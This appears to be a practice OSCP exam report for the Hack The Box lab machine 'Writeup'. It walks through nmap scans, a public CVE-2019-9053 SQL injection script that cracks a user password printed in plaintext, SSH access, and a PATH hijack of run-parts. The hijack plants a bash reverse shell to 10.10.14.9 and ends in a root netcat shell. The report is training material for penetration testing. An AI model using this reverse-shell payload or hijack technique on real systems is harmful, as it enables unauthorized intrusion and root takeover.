Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-09

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Writeup**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Writeup** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Writeup(10.10.10.138) - The specific version is CMS is vulnerable to time based SQL Injection (CVE-2019-9053)

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Writeup - 10.10.10.138

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Writeup**.

3.2.1 System IP: 10.10.10.138(Writeup)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.138	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Aug  7 09:34:30 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.138
Nmap scan report for 10.10.10.138
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-08-07 09:34:31 PDT for 26s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDKBbBK0GkiCbxmAbaYsF4DjDQ3JqErzEazl3v8OndVhynlxNA5sMnQmyH+7ZPdDx9IxvWFWkdvPD
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPzrVwOU0bohC3eXLnH0Sn4f7UAwDy7jx4pS39wtkKMF5j9yKKfjiC
|   256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEuLLsM8u34m/7Hzh+yjYk4pu3WHsLOrPU2VeLn22UkO
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  7 09:34:57 2021 -- 1 IP address (1 host up) scanned in 27.43 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Aug  7 09:53:08 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  --max-retries 1 10.10.10.138
Nmap scan report for writeup.htb (10.10.10.138)
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-08-07 09:53:09 PDT for 278s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
```

```
PORT   STATE SERVICE    REASON         VERSION
22/tcp open  ssh        syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQDKBbBK0GkiCbxmAbaYsF4DjDQ3JqErzEazl3v8OndVhynlxNA5sMnQmyH+7ZPdDx9IxvWFWkdvPD
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPzrVwOU0bohC3eXLnH0Sn4f7UAwDy7jx4pS39wtkKMF5j9yKKfjiC
|   256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEuLLsM8u34m/7Hzh+yjYk4pu3WHsLOrPU2VeLn22UkO
80/tcp open  tcpwrapped syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  7 09:57:48 2021 -- 1 IP address (1 host up) scanned in 279.61 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.138

Vulnerability Exploited : The specific version used in the webserver is vulnerable to SQL Injection

System Vulnerable : 10.10.10.138


Vulnerability Explanation : The Specific version used in the webserver is vulnerable to time based SQL Injection vulnerability

Privilege Escalation Vulnerability : The specific user was added to the staff which should not suppose to since the user has been added to the staff group he can edit the files in /usr/local/bin

Vulnerability fix : The version of the CMS has to be updated to the latest version so that the SQL Injection vulnerability is mitigated and also avoid giving other groups

Severity Level : Critical

By checking the nmap we can see there are couple of ports open which is port 80 and 22.




```
###########################################################################
#                                                                         #
#          *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***               #
#                                                                         #
#   Not yet live and already under attack. I found an   ,~~--~~-.         #
#   Eeyore DoS protection script that is in place and   +      | |\       #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\      #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'      #
#                                                                         #
#   If you know where to download the proper Donkey DoS protection       #
#   please let me know via mail to jkr@writeup.htb - thanks!              #
#                                                                         #
###########################################################################
```

```
I am still searching through my backups so there is
nothing here yet. I am preparing go-live of my own
www.hackthebox.eu write-up page soon. Stay tuned!
```

Figure 3.1: writeup/images/205-website.png

By checking the text on the website it seems to be ddos protection so i must avoid sending multiple packets on this server.

As per the nmap scan robots.txt on the server with the content of /writeup/.




10.10.10.138/robots.txt

```
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

Figure 3.2: 210-robots.txt.png

Lets go to the folder and check what we have in that folder. By checking the folder we see there are retired machines writeups.



10.10.10.138/writeup/

writeup


- Home Page
- ypuffy
- blue
- writeup

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and r incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Figure 3.3: 215-writeup.png




view-source:http://10.10.10.138/writeup/

```
<!doctype html>
<html lang="en_US"><head>
    <title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style>
</head><body>
    <header id="header">
        <h1>writeup</h1>
    </header>

    <nav id="menu">





<ul><li class="currentpage"><a class="currentpage" href="http://10.10.10.138/writeup/">Home Page</a></li><li><a href="http://10.10.10.138/writeup/index.php?page=ypuffy">ypuffy</a></li><li><a href="http://
    </nav>

    <section id="content">
        <h1>Home</h1>
        <p>After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about
<p>I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on&nbsp;<a href="https://mm.netsecfocus.com/">NetSec Focus Mattermost</a>. Thanks.</p>    </se
<div class="footer">
  <p>Pages are hand-crafted with vim. NOT.</p>
</div>

</body>

</html>
```

Figure 3.4: 220-source.png

By checking the page source i can see that the web server is made with CMS Made Simple which means its a content management system for the web servers.


While searching for the CMS site we can see that the application is vulnerable to SQL injection. By google I found a python code which does SQL injection on the website CVE-2019-9053.



```
 → I7Z3R0 python2.7 cms_made_simple.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
 → I7Z3R0
 → I7Z3R0
```


Figure 3.5: 225-script_execution.png

It seems it requires an argument and also password list to crack the password. Lets provide the url and also rockyou.txt to crack the password.



```
→ I7Z3R0
→ I7Z3R0 python2.7 cms_made_simple.py -u http://10.10.10.138/writeup --crack -w /opt/rockyou/rockyou.txt
```


Figure 3.6: 230-script_impliment.png



```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
 → I7Z3R0
```

Figure 3.7: 235-password.png

Finally i got the password for the jkr:raykayjay9. Since we have port 22 open we can go ahead and login to the machine.




```
 → I7Z3R0 ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$
jkr@writeup:~$
```

Figure 3.8: 240-shell_user.png

3.2.1.4 Privilege Escalation

By checking the id i can see that there is an odd group called staff. As per the link we can see that the **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.


We can check if there is anything running by the root so that we can modify the same to get the root access.



```
2021/08/08 14:38:14 CMD: UID=102  PID=2222   | sshd: [net]
2021/08/08 14:38:25 CMD: UID=0    PID=2223   | sshd: jkr [priv]
2021/08/08 14:38:25 CMD: UID=0    PID=2224   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsy
sinit /etc/update-motd.d > /run/motd.dynamic.new
2021/08/08 14:38:25 CMD: UID=0    PID=2225   | run-parts --lsbsysinit /etc/update-motd.d
2021/08/08 14:38:25 CMD: UID=0    PID=2226   | uname -rnsom
2021/08/08 14:38:25 CMD: UID=0    PID=2227   | sshd: jkr [priv]
2021/08/08 14:38:25 CMD: UID=1000 PID=2228   | sshd: jkr@pts/1
2021/08/08 14:38:25 CMD: UID=1000 PID=2229   | -bash
```

Figure 3.9: 245-run_parts.png


By checking the path we can see that the /usr/local/bin is prior to /bin so we can hijack if the shell is not running the absolute path.



```
Last login: Sun Aug  8 14:00:25 202
jkr@writeup:~$ which run-parts
/bin/run-parts
jkr@writeup:~$ 
```

Figure 3.10: 250-obsolute_path.png


Now we can see run-parts is running without absolute path so we can hijack the same.



```
jkr@writeup:/usr/local/bin$
jkr@writeup:/usr/local/bin$ cat run-parts
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.9/9001 0>&1
jkr@writeup:/usr/local/bin$ chmod +x run-parts
jkr@writeup:/usr/local/bin$
```

Figure 3.11: 255-edit_run_parts.png

Once the editing is done i need to login to the system from the other terminal since the run-parts is executed only if i login to the machine inorder to execute that we need to login and trigger the command.




```
Connection to 10.10.10.138 closed.
 → I7Z3R0 ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
```

Figure 3.12: 260-login_for_root.png

```
 → I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.138 60140
bash: cannot set terminal process group (2352): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

3.2.1.5 Proof File

